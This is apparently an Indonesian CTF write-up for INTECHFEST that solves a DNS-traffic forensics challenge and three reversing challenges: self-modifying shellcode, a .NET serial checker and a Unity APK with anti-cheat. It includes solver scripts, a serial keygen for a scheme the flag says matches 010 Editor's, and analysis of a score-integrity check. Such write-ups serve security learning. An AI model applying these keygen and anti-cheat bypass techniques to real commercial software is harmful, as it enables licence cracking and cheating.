    ct_val = ''.join(arr)
    val = base64_decode(base64_decode(ct_val, charset1), charset2)
    if "dd if" in pt_cmd:
        bs, skip, count = get_val(pt_cmd)
        result = list(base64.b64decode(val))
```

```
        counter += len(result)
        flag_arr[skip*bs:skip*bs + count*bs] = result
    else:
        continue

out = open("niceflag.png.zst", "wb")
out.write(bytes(flag_arr))
```

- dns.json export dari traffic dns
- list_cmd output dari deobfuscate bash commmand

terakhir tinggal unzstd saja

```
➜  staged pypy3 nice.py
➜  staged unzstd niceflag.png.zst
niceflag.png.zst    : 31227 bytes
➜  staged
```

Flag: INTECHFEST{dyn4mic_4nalys1s_with_4_cert4in_twist_huh_368bebc9bb}

REV

Branches (260 pts)

Diberikan file ELF. buka dengan IDA

```
11  printf("Enter the flag: ");
12  fgets(s, 64, _bss_start);
13  v10 = 0;
14  for ( i = 0; ; ++i )
15  {
16    v3 = i;
17    if ( v3 >= strlen(s) )
18      break;
19    for ( j = v10; j <= 0x1571; ++j )
20    {
21      if ( *((_BYTE *)&check_function + (int)j) == 't' )
22      {
23        *((_BYTE *)&check_function + (int)(j + 1)) = s[i];
24        v10 = j + 2;
25        break;
26      }
27    }
28  }
29  v4 = (void (*)(void))mmap(0LL, 0x1572uLL, 7, 34, -1, 0LL);
30  v7 = v4;
31  *(_QWORD *)v4 = check_function;
32  *(_QWORD *)((char *)v4 + 5482) = *(_QWORD *)((char *)&check_function + 5482);
33  qmemcpy(
34    (void *)(((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFFF8LL),
35    (const void *)(&check_function - (_UNKNOWN *)((char *)v4 - (((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFFF8LL))),
36    8LL * ((((_DWORD)v4 - (((_DWORD)v4 + 8) & 0xFFFFFFF8) + 5490) & 0xFFFFFFF8) >> 3));
37  v7();
38  puts("That is the right flag!");
```

Dari kode diatas diketahui bahwa input kita akan dimapping ke check_function. Check_function berisi shellcode karena akan dieksekusi/dipanggil nantinya. Jadi disini ada dua kemungkinan mengenai input kita, yang pertama adalah input kita akan digunakan sebagai instruksi atau yang kedua sebagai operand. Mari kita cek

```
.data:0000000000004060 check_function  db  31h ; 1              ; DATA XREF: main+52↑o
.data:0000000000004060                                          ; main+75↑o ...
.data:0000000000004061                 db 0C0h
.data:0000000000004062                 db  83h
.data:0000000000004063                 db 0F8h
.data:0000000000004064                 db    0
.data:0000000000004065                 db  74h ; t
.data:0000000000004066                 db 0FFh
.data:0000000000004067                 db 0ADh
.data:0000000000004068                 db  84h
.data:0000000000004069                 db 0EDh
.data:000000000000406A                 db  7Dh ; }
```

Input pertama akan terletak pada 0x4066 (nilai setelah t). Lakukan disasm

```
.data:0000000000004060
.data:0000000000004060                 public check_function
.data:0000000000004060 check_function:                         ; DATA XREF: main+52↑o
.data:0000000000004060                                         ; main+75↑o ...
.data:0000000000004060                 xor     eax, eax
.data:0000000000004062                 cmp     eax, 0
.data:0000000000004065
.data:0000000000004065 loc_4065:                               ; CODE XREF: .data:loc_4065↑j
.data:0000000000004065                 jz      short near ptr loc_4065+1
.data:0000000000004067                 lodsd
.data:0000000000004068                 test    ch, ch
.data:000000000000406A                 jge     short loc_4070
.data:000000000000406C                 adc     al, 31h ; '1'
.data:000000000000406E                 fcmovu  st, st
.data:0000000000004070
```

Jika kita ganti nilai ff dengan nilai lain misal 00 maka bisa dilihat bahwa operand dari jz akan berubah

```
.data:0000000000004060 check_function:                         ; DATA XREF: main+52↑o
.data:0000000000004060                                         ; main+75↑o ...
.data:0000000000004060                 xor     eax, eax
.data:0000000000004062                 cmp     eax, 0
.data:0000000000004065                 jz      short $+2
```

Jadi disini bisa kita simpulkan bahwa input kita berfungsi sebagai operand dari jz, kita tahu jz pasti akan dieksekusi dikarenakan cmp 0,0 pasti true. Langkah selanjutnya hanya menentukan dimana address yang valid untuk eksekusi selanjutnya. Cek input selanjutnya berada dimana

```
.data:00000000000040B0                 db  83h
.data:00000000000040B1                 db 0F8h
.data:00000000000040B2                 db    0
.data:00000000000040B3                 db  74h ; t
.data:00000000000040B4                 db 0FFh
.data:00000000000040B5                 db    8
```

Input selanjutnya berada pada 0x40b4, lakukan disasm di instruksi sekitar 0x40b4. Dengan trial dan error bisa kita temukan bahwa instruksi valid berada pada 0x40b0.

```
.data:00000000000040B0 ; ---------------------------------------------------------------------------
.data:00000000000040B0                 cmp     eax, 0
.data:00000000000040B3
.data:00000000000040B3 loc_40B3:                               ; CODE XREF: .data:loc_40B3↑j
.data:00000000000040B3                 jz      short near ptr loc_40B3+1
.data:00000000000040B5                 or      [rsi], bl
.data:00000000000040B7                 add     rax, 0FFFFFFFFF545D31Ah
.data:00000000000040BD                 sbb     bh, [rsi+79h]
.data:00000000000040C0                 mov     ds:85310555AB5C3FD9h, eax
```

Dari sini kita tahu bahwa nilai operand pada jz adalah 0x40b0. Jadi untuk mendapatkan operand yang valid kita bisa dengan melihat selisih dari kedua address tersebut. (target_address - address_after_jz). Contoh untuk input pertama adalah 0x40b0 - 0x4067

```
>>> chr(0x40b0 - 0x4067)
'I'
>>>
```

Asumsi kami disini semua bentuk assemblynya sama, jadi tinggal scripting letak ‘t’ lalu kurangi dengan letak ‘t’ selanjutnya dimana perlu ada padding sebesar 5 supaya menghasilkan seperti kasus manual diatas. Berikut solver yang kami gunakan


```
f = open("result.bin", "rb").read()
a = []
for i in range(len(f)):
      if f[i] == ord("t"):
            a.append(i)

flag = ""
for i in range(0, len(a) - 1):
      flag +=(chr(a[i + 1] - a[i] - 5))
print(flag)
```

```
➜  branches python3 fix.py
INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught
➜  branches
```


Flag: INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught}

Serial (390 pts)

Diberikan file PE .NET, buka dengan dnspy



Fungsi yang dibuat oleh probset tidak terlihat langsung, buka dengan IDA untuk melihat fungsi lebih jelas. Pada IDA fungsi terlihat lebih jelas




Lakukan decompile pada dnspy untuk fungsi decryptflag. Lakukan analyze pada fungsi decryptflag untuk mendpat xref.

```
if (text.Length != 0 && text2.Length != 0)
{
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020> basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>;
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* ptr = <Module>.msclr.interop.marshal_as<class\u0020std::basic_string<char,struct\u0020std::char_traits<char>,class
      \u0020std::allocator<char>\u0020>,class\u0020System::String\u0020^>(&basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>, ref text2);
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* ptr2;
    try
    {
        basic_string<char,std::char_traits<char>,std::allocator<char>\u0020> basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>2;
        ptr2 = <Module>.msclr.interop.marshal_as<class\u0020std::basic_string<char,struct\u0020std::char_traits<char>,class\u0020std::allocator<char>\u0020>,class\u0020System::String\u0020^>
          (&basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>2, ref text);
    }
    catch
    {
        <Module>.___CxxCallUnwindDtor(ldftn(std.basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>.{dtor}), (void*)
          (&basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>));
        throw;
    }
    if (<Module>.checkSerial((basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>*)ptr2, (basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>*)ptr) != null)
    {
        MessageBox.Show("That is a valid serial!", "Good!", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
        if (text.Equals("Administrator"))
        {
            this.DecryptFlag(text2,
              "5ce69ebdeea61f7aff03f34590bdf585fb77667ebd7501a2611f200a4801c64353e63a271816e3bd86c2500d0d19b5e54837b8f49be5aeedacc4715722cfa05d92a02992cd6dea8ff973615ba9dd9fdac623594d0cd7d0e
              8e52ecc72413842e4");
        }
    }
    else
    {
        MessageBox.Show("Invalid serial information!", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
    GC.KeepAlive(this);
```


Bisa dilihat bahwa fungsi DecryptFlag akan dipanggil jika username equal dengan Administrator dan serial untuk user Administrator valid. Jadi selanjutnya cek fungsi checkSerial. Fungsi

checkSerial menerima dua argument yaitu username dan serial. Bisa dilihat bahwa username akan diproses pada kode berikut



```
if (0L < num13)
{
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* ptr = (basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>*)(szName + 24L / (long)
      sizeof(basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>));
    do
    {
        long num14 = szName;
        if (((*(long*)ptr > 15L) ? 1 : 0) != 0)
        {
            num14 = *(long*)szName;
        }
        sbyte b = <Module>.toupper((int)(*(num14 + num12)));
        int num15 = (int)((ulong)(*((ulong)b * 4UL + <Module>.TABLE) + num3) % 4294967296UL);
        if (num11 % 2 == 0)
        {
            uint* ptr2 = (b + 13) * 4L + <Module>.TABLE;
            uint* ptr3 = (b + 47) * 4L + <Module>.TABLE;
            uint* ptr4 = (long)num10 * 4L + <Module>.TABLE;
            num15 = (int)((ulong)(*((long)num9 * 4L + <Module>.TABLE) + (*ptr2 ^ num15) * *ptr3 + *ptr4) % 4294967296UL);
            int num16 = (int)((ulong)(*((long)num8 * 4L + <Module>.TABLE) + num15) % 4294967296UL);
            num6 = num16;
            num3 = num16;
        }
        else
        {
            uint* ptr4 = (b + 63) * 4L + <Module>.TABLE;
            uint* ptr5 = (b + 23) * 4L + <Module>.TABLE;
            uint* ptr6 = (long)num10 * 4L + <Module>.TABLE;
            int num17 = (int)((ulong)(*((long)num9 * 4L + <Module>.TABLE) + (*ptr4 ^ num15) * *ptr5 + *ptr6) % 4294967296UL);
            int num18 = (int)((ulong)(*((long)num7 * 4L + <Module>.TABLE) + num17) % 4294967296UL);
            num6 = num18;
            num3 = num18;
        }
        num8 = (num8 + 19) % 256;
        num10 = (num10 + 9) % 256;
        num9 = (num9 + 13) % 256;
        num7 = (num7 + 7) % 256;
        num11++;
        num12 += 1L;
```

Nilai akhir dari proses yang memanfaatkan username akan disimpan pada variable num6. Kemudian num6 akan disimpan pada vector _u0020



```
try
{
    *(vector<int,std::allocator<int>_u0020> + 16L) = num6 % 256;
    *(vector<int,std::allocator<int>_u0020> + 20L) = (num6 >> 8) % 256;
    *(vector<int,std::allocator<int>_u0020> + 24L) = (num6 >> 16) % 256;
    *(vector<int,std::allocator<int>_u0020> + 28L) = (num6 >> 24) % 256;
    *(vector<int,std::allocator<int>_u0020> + 12L) = 156;
    int* ptr7 = vector<int,std::allocator<int>_u0020> + 20L;
    *(vector<int,std::allocator<int>_u0020> + 8L) = (num % 256) ^ *ptr7;
    ptr7 = vector<int,std::allocator<int>_u0020> + 28L;
    *(vector<int,std::allocator<int>_u0020> + 4L) = (num >> 8) ^ *ptr7;
    ptr7 = vector<int,std::allocator<int>_u0020> + 4L;
    *vector<int,std::allocator<int>_u0020> = ((*(vector<int,std::allocator<int>_u0020> + 24L) ^ *ptr7 ^ 85) % 256) ^ 167;
```

Selanjutnya vector tersebut akan digunakan untuk validasi terhadap serial. Sampai disini kita tahu bahwa nilai num6 bisa kita dapatkan dari program, selanjutnya tinggal mencari tahu bagaimana serial divadliasi berdasarkan num6.


```
if (((num20 << 4) | num21) != (*vector<int,std::allocator<int>_u0020> & 255))
{
    goto IL_06FC;
}
b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte));
if (b2 >= 48 && b2 <= 57)
{
    num20 = (int)(b2 - 48);
}
else
{
    num20 = (int)((b2 & -33) - 55);
}
b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte) + 1L / (long)sizeof(sbyte));
int num22;
if (b2 >= 48 && b2 <= 57)
{
    num22 = (int)(b2 - 48);
}
else
{
    num22 = (int)((b2 & -33) - 55);
}
if (((num20 << 4) | num22) != (*(vector<int,std::allocator<int>_u0020> + 4L) & 255))
{
    goto IL_06FC;
}
b2 = *(sbyte*)(ptr10 + 5L / (long)sizeof(sbyte));
```

Sebelumnya ada validasi seperti input harus valid hexadecimal karakter. Selain itu terdapat validasi sebenarnya yaitu seperti pada (num20 << 4) | num21 != _u0020 & 255. Jadi tinggal reverse kode tersebut dan dapat serial yang valid. Berikut kode yang kami gunakan


```
num6 = 0xF8809629
num = 0x0000BFFD

vector = [0 for _ in range(8)]

vector[4] = num6 % 256
vector[5] = (num6 >> 8) % 256
vector[6] = (num6 >> 16) % 256
vector[7] = (num6 >> 24) % 256
vector[3] = 156

ptr7 = vector[5]
vector[2] = (num % 256) ^ ptr7

ptr7 = vector[7]
vector[1] = (num >> 8) ^ ptr7

ptr7 = vector[1]
vector[0] = ((vector[6] ^ ptr7 ^ 85) % 256) ^ 167
```


```
serial = ""
for i in range(0, len(vector), 2):
      serial += (hex(vector[i]))[2:] + hex(vector[i+1])[2:]
      serial += "-"
print(serial[:-1].upper())
```

Dapatkan num6 dari breakpoint pada line berikut



Selanjutnya tinggal masukkan user dan serial ke program dan dapat flag





Flag: INTECHFEST{did_you_know_that_this_serial_system_was_the_same_serial_system_for_010_editor?}

Box (623 pts)

Diberikan file APK, decompile dengan apktool. Dari struktur direktori asset diketahui bahwa apk tersebut dibuat dengan unity

```
➜  assets tree
.
└── bin
    └── Data
        ├── Managed
        │   ├── Metadata
        │   │   └── global-metadata.dat
        │   └── Resources
        │       └── mscorlib.dll-resources.dat
        ├── RuntimeInitializeOnLoads.json
        ├── ScriptingAssemblies.json
        ├── boot.config
        ├── data.unity3d
        ├── unity default resources
        └── unity_app_guid

5 directories, 8 files
```

Karena tidak ada Assembly-CSharp.dll pada assets maka kita perlu melakukan reverse engineering terhadap libil2cpp.so yang ada pada lib direktori. Disini kita bisa memanfaatkan global-metadata.dat untuk melakukan recover terhadap beberapa informasi pada libil2cpp.so seperti nama fungsi. Gunakan il2cppdumper untuk mendapatkan datanya https://github.com/Perfare/Il2CppDumper.

```
PS C:\Users\Intel NUC\ctf\intech\re\box\Il2CppDumper-win-v6.7.40> .\Il2CppDumper.exe .\libil2cpp.so .\global-metadata.dat .\output\
Initializing metadata...
Metadata Version: 29
Initializing il2cpp file...
Applying relocations...
WARNING: find JNI_OnLoad
ERROR: This file may be protected.
Il2Cpp Version: 29
Searching...
Change il2cpp version to: 29.1
CodeRegistration : 1a13348
MetadataRegistration : 1aaa438
Dumping...
Done!
Generate struct...
Done!
Generate dummy dll...
Done!
Press any key to exit...
```

Selanjutnya gunakan script sesuai dengan tools yang digunakan untuk melakukan patch terhadap executable berdasarkan hasil extract dari global-metadata.dat. Disini saya menggunakan ida lalu melakukan load terhadap ida_py3.py dan pilih script.json. Selanjutnya kita fokus pada fungsi dengan awalan GameManager.

Function name	Segment	Start
GameManager$$AddScore	il2cpp	0000000000D7AD8C
GameManager$$Awake	il2cpp	0000000000D7AEE4
GameManager$$Update	il2cpp	0000000000D7AFFC
GameManager$$Decrypt	il2cpp	0000000000D7B1F0
GameManager$$MD5	il2cpp	0000000000D7B76C
GameManager$$.ctor	il2cpp	0000000000D7BA04

Lihat fungsi AddScore

```
11  v1 = result;
12  if ( (byte_1C3F664 & 1) == 0 )
13  {
14    sub_CA98EC(&Intcryption_TypeInfo);
15    result = sub_CA98EC(&score_string);
16    byte_1C3F664 = 1;
17  }
18  if ( !*(_BYTE *)(v1 + 40) )
19  {
20    ++*(_DWORD *)(v1 + 32);
21    v2 = *(_DWORD *)(v1 + 36);
22    if ( !*((_DWORD *)Intcryption_TypeInfo + 56) )
23      j_il2cpp_runtime_class_init_0(Intcryption_TypeInfo);
24    v3 = Intcryption__Decrypt(v2);
25    v4 = Intcryption__Encrypt(v3 + 1);
26    v5 = *(_QWORD *)(v1 + 48);
27    *(_DWORD *)(v1 + 36) = v4;
28    v6 = System_Int32__ToString(v1 + 32, 0LL);
29    v7 = System_String__Concat_21372444(score_string, v6, 0LL);
30    if ( !v5 )
31      sub_CA9B20();
32    return (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)v5 + 1368LL))(
33              v5,
34              v7,
35              *(_QWORD *)(*(_QWORD *)v5 + 1376LL));
36  }
37  return result;
38}
```

Dapat diketahui bahwa AddScore pasti melakukan penambahan score. Penambahan score dilakukan sebanyak 1 kali, jadi bisa diketahui bahwa (v1+32) merupakan address untuk score.

Dapat diketahui juga bahwa terdapat increment lain yaitu untuk v2 (v1 + 36) dimana nilainya didecrypt lalu ditambah dan diencrypt lagi. Jadi disini nilai score sebenarnya ada 2 yaitu pada v1 + 32 dan v1 + 36. Selanjutnya lihat fungsi Update

```
16  if ( (byte_1C3F663 & 1) == 0 )
17  {
18    sub_CA98EC(&byte___TypeInfo);
19    sub_CA98EC(&Intcryption_TypeInfo);
20    sub_CA98EC(&Field__PrivateImplementationDetails__0F8F726FECAD2829D08430B9971B01471B558466F4C0E960916B206F8
21    sub_CA98EC(&StringLiteral_967);
22    byte_1C3F663 = 1;
23  }
24  v3 = *(_DWORD *)(a1 + 0x20);
25  v2 = *(_DWORD *)(a1 + 0x24);
26  if ( !*((_DWORD *)Intcryption_TypeInfo + 56) )
27    j_il2cpp_runtime_class_init_0(Intcryption_TypeInfo);
28  result = Intcryption__Decrypt(v2);
29  if ( v3 != (_DWORD)result )
30  {
31    v12 = *(__int64 **)(a1 + 48);
32    *(_BYTE *)(a1 + 40) = 1;
33    if ( v12 )
34    {
35      v10 = *v12;
36      v13 = *(__int64 (__fastcall **)(__int64 *, __int64, _QWORD))(*v12 + 1368);
37      v11 = StringLiteral_967;
38      return v13(v12, v11, *(_QWORD *)(v10 + 1376));
39    }
40LABEL_14:
```

Pada bagian awal dari fungsi Update dapat diketahui bahwa terdapat decrypt process untuk +0x24 atau 36, hasil decrypt akan dibandingkan dengan plaintext score (+0x20). Jika berbeda akan menampilkan “CHEATER DETECTED!!!”


```
43  if ( *(int *)(a1 + 32) >= 0xCC07C9 )
44  {
45    v5 = sub_CA997C((__int64)byte___TypeInfo, 0x30u);
46    System_Runtime_CompilerServices_RuntimeHelpers__InitializeArray_21929944(
47      v5,
48      Field__PrivateImplementationDetails__0F8F726FECAD2829D08430B9971B01471B558466F4C0E960916B206F8B1D63BD,
49      0LL);
50    v6 = *(__int64 **)(a1 + 48);
51    UTF8 = System_Text_Encoding__get_UTF8(0LL);
52    v8 = GameManager__Decrypt(a1, v5);
53    if ( UTF8 )
54    {
55      v9 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)UTF8 + 840LL))(
56             UTF8,
57             v8,
58             *(_QWORD *)(*(_QWORD *)UTF8 + 848LL));
59      if ( v6 )
60      {
61        v10 = *v6;
62        v11 = v9;
63        v12 = v6;
64        v13 = *(__int64 (__fastcall **)(__int64 *, __int64, _QWORD))(*v6 + 1368);
65        return v13(v12, v11, *(_QWORD *)(v10 + 1376));
66      }
67    }
68    goto LABEL_14;
69  }
70  return result;
71}
```

Selanjutnya dibawah ada pengecekan nilai plaintext score, jika lebih besar atau sama dengan 0xCC07C9 maka akan dilakukan decrypt. Asumsi disini decrypt adalah fungsi untuk menampilkan flag. Lanjut pengecekan ke fungsi decrypt


```
35  if ( !a2 )
36    sub_CA9B20();
37  v4 = sub_CA997C((__int64)byte___TypeInfo, *(_DWORD *)(a2 + 24));
38  v5 = sub_CA9B18(System_IO_MemoryStream_TypeInfo);
39  System_IO_MemoryStream___ctor_22045756(v5, a2, 0LL);
40  if ( !*((_DWORD *)System_Security_Cryptography_Rijndael_TypeInfo + 56) )
41    j_il2cpp_runtime_class_init_0(System_Security_Cryptography_Rijndael_TypeInfo);
42  v6 = System_Security_Cryptography_Rijndael__Create(0LL);
43  UTF8 = System_Text_Encoding__get_UTF8(0LL);
44  v8 = System_UInt32__ToString(a1 + 0x24, 0LL);
45  key = GameManager__MD5(v8, v8);
46  if ( !UTF8 )
47    sub_CA9B20();
```

